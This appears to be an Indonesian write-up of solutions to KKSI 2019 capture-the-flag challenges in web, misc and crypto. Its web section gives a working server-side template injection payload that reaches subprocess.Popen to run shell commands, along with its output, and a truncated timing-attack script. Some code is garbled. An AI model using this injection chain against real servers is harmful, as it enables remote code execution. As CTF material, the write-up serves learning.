Ketika melakukan testing, kami menemukan bahwa jika terdapat ' atau " pada input, maka server akan meresponse dengan 500 internal server error, maka dari itu kami mencoba untuk generate payload SSTI yang dapat dijalankan, awalnya kami menggunakan payload "\${[].__class__.__base__.__subclasses__()}", dan didapatkan beberapa class yang dapat digunakan untuk mendapatkan RCE, kami menemukan class "subprocess.Popen" pada index ke-372. Lalu kami juga menggunakan alternatif chr() untuk menggantikan string biasa pada input bash command pada Popen. Berikut merupakan solver yang kami buat :

solve.py

```
import requests

url = "http://202.148.2.243:21201/intro-gan"

def go_payload(wew):
    lel = ""
    for x in wew:
        lel += "chr({})+".format(ord(x))

    lel = lel[:-1]
    payload =
    "${[].__class__.__base__.__subclasses__()[372]((%s).__str__(),shell=True,stdout=-1).communicate()}" % lel
    payload = payload.encode("utf-32").encode("base64")
    data = {"name": payload}
    hasil = requests.post(url,data=data)
    print hasil.text

go_payload("ls")
go_payload("cat flag.txt")
```

```
👉 rafie [kksi/quals/web]
→ python solve.py
Your Name (b'flag.txt\nmain.py\ntemplates\n', None) Inimda
Your Name (b'KKS12019{64_32_16_8_4_2_0}', None) Inimda
```

FLAG : KKS12019{64_32_16_8_4_2_0}

Misc

[Welcome To KKSII2019]

Description:

Help me find the piece of flag

1663323d00434ad7#ca8ecca2b#22844

I just have md5 of full flag.

1fee4be0b38ae6b8722b49e4db037bbd

Submit with KKSII2019{}

Dari deskripsi soal, kita diberikan sebuah string yang diinstruksikan untuk mencari sebagian dari flag yaitu string "1663323d00434ad7#ca8ecca2b#22844". Kita juga diberikan nilai md5 dari full flag yaitu : "1fee4be0b38ae6b8722b49e4db037bbd". Disini kami berasumsi bahwa harus dilakukan bruteforce pada nilai string yang bernilai "#" dan jika bruteforce karakter benar, maka nilai md5 nya akan sama dengan md5 full flag. Berikut solver yang kami buat :

solve.py

```
import hashlib

liss = "1234567890abcdef"
find = "1663323d00434ad7{}ca8ecca2b{}22844"
target = "1fee4be0b38ae6b8722b49e4db037bbd"
for i in liss:
    for j in liss:
        payload = find.format(i,j)
        if hashlib.md5(payload).hexdigest() == target:
            print "FLAG : KKSII2019{%s}" % payload
            exit()
```

```
🐧 rafie [kksi/quals/misc]
→ python solve.py
FLAG : KKSII2019{1663323d00434ad78ca8ecca2ba22844}
```

FLAG : KKSII2019{1663323d00434ad78ca8ecca2ba22844}

[KCSI Lost The Key]

Description:

[Here](#)

Diberikan sebuah webserice dengan tampilan awal :

```
← → ↻ ⓘ Not secure | 202.148.2.243:30001
Apps bugbounty-ch... flag Pencarian 'en..

<?php
include 'flag.php';

$key = KEY;

if(isset($_GET['time'])){
    $human = $_GET['time'];
    if(strlen($_GET['time']) == (strlen($key) - 1)){
        sleep(5);
    }

    if(strlen($_GET['time']) == strlen($key)){
        if($human == $key){
            echo FLAG;
        }

        for($i=0;$i<strlen($key); $i++){
            if($human[$i] == $key[$i]){
                sleep(3);
            }
        }
    }
}

show_source(__FILE__);
```

Webserice ini cukup simple, user diminta menginput parameter GET bernama time, lalu input satu persatu akan dibandingkan dengan nilai key yang berada di server, apabila terdapat nilai yang sama, maka akan dilakukan sleep(3) sebelum server meresponse request yang ada. Terdapat juga sleep(5) apabila len input “time” oleh user sama dengan len key pada server dikurangi 1. Berikut solver yang kami buat :

solve.py

```
import string
import time
import requests


liss = string.letters + string.digits
url = "http://202.148.2.243:30001/?time={}"
```


testing

[testing]

Description:
download dan cari flagnya yahh.. :)

Diberikan file flag.jpg.zip . Setelah itu dilakukan unzip terhadap archive tersebut dan ditemukan image jpg yang didalamnya terdapat flag



FLAG : KKS2019{selamat_b3rjuang}

Crypto

[Nayeon Jago Matematika (Solve After Competition)]

Description:
nc 202.148.2.243 11331

Diberikan sebuah service, kita dapat mengenkripsi suatu key, mendapatkan enkripsi key server dan mengecek string key (validasi).

```
🐞(ð_6~)🐞 rafie [kksi/quals/kripto]
→ nc 202.148.2.243 11331

Im Nayeon Matrix Encryption Here
1. Encrypt Key
2. Key For Flag
3. Validate Key
```

Intinya, string key inputan user akan dimasukan kedalam sebuah “matrix” dan akan dilakukan obfuscate atau pengacakan beberapa kali yang nantinya akan mengeluarkan output berupa enkripsi dari key tersebut. Berikut merupakan solver yang kami buat :

nayeon.py

```
enc =
"8tpZcA1lFWzEny8gYzKUr8yNqPpKaUzZjYVMYhdhXdfrCQWhh84voFuJZHMFn9EBACWqYwZ
oH6FqhlOO0amNfXwD5iEUrmJ424QIgaJQ6qZWyrpFSW66T1UheOPwGBAKHbG3icy3tDWeEyu
PZpNAogTt39o2JgU5UR9KMzz4dPrilq8QrAkB2asNxrE2KGNKiQizUamlfSdSnXeP5Vt3geq
YKtgaw6fz1"

store = [["" for j in range(15)] for i in range(15)]

rev1 = ""

count = 0
for i in range(5):
```



```

for j in range(15):
    store[j][i*3:(i*3)+3] = list(enc[count:count+3])
    count += 3

for i in range(14,-1,-1):
    wew = 0
    for j in range(i, 15):
        rev1 += store[wew][j]
        wew += 1

for i in range(1,15):
    wew = 0
    for j in range(i, 15):
        rev1 += store[j][wew]
        wew += 1

count = 0
for i in range(0,15,+2):
    store[i] = list(rev1[count:count+15])
    count += 15

for i in range(1,15,+2):
    store[i] = list(rev1[count:count+15])
    count += 15

rev2 = ""
idx = 14
idx2 = 0
for i in range(8):
    for j in range(idx,idx2-1,-1):
        rev2 += store[j][idx]

    for k in range(idx-1, idx2-1, -1):
        rev2 += store[idx2][k]

```

```

    for l in range(idx2+1, idx+1):
        rev2 += store[l][idx2]

    for m in range(idx2+1, idx):
        rev2 += store[idx][m]

    idx -= 1
    idx2 += 1

cok = ["" for __ in range(15)] for _ in range(17)]
count = 0
for i in range(14,-1,-1):
    for j in range(14,-1,-1):
        cok[j][i] = rev2[count]
        count += 1

cok = cok[:-2]
heleh = ""
for i in range(len(cok)):
    if i % 2 == 0:
        heleh += "".join(cok[i])
    else:
        heleh += "".join(cok[i])[:-1]

from pwn import *

r = remote("202.148.2.243", 11331)
r.sendline("3")
r.sendline(heleh)

print r.recvuntil("{}")

```

```
❏(ò_ó)❏ rafie [kksi/quals/kripto]
→ python nayeon.py
[+] Opening connection to 202.148.2.243 on port 11331: Done

Im Nayeon Matrix Encryption Here
1. Encrypt Key
2. Key For Flag
3. Validate Key
Option : Plain Key : Flag : KKS12019{Playin Math Matrix_With_Nayeon}
[*] Closed connection to 202.148.2.243 port 11331
```

FLAG : KKS12019{Playin_Math_Matrix_With_Nayeon}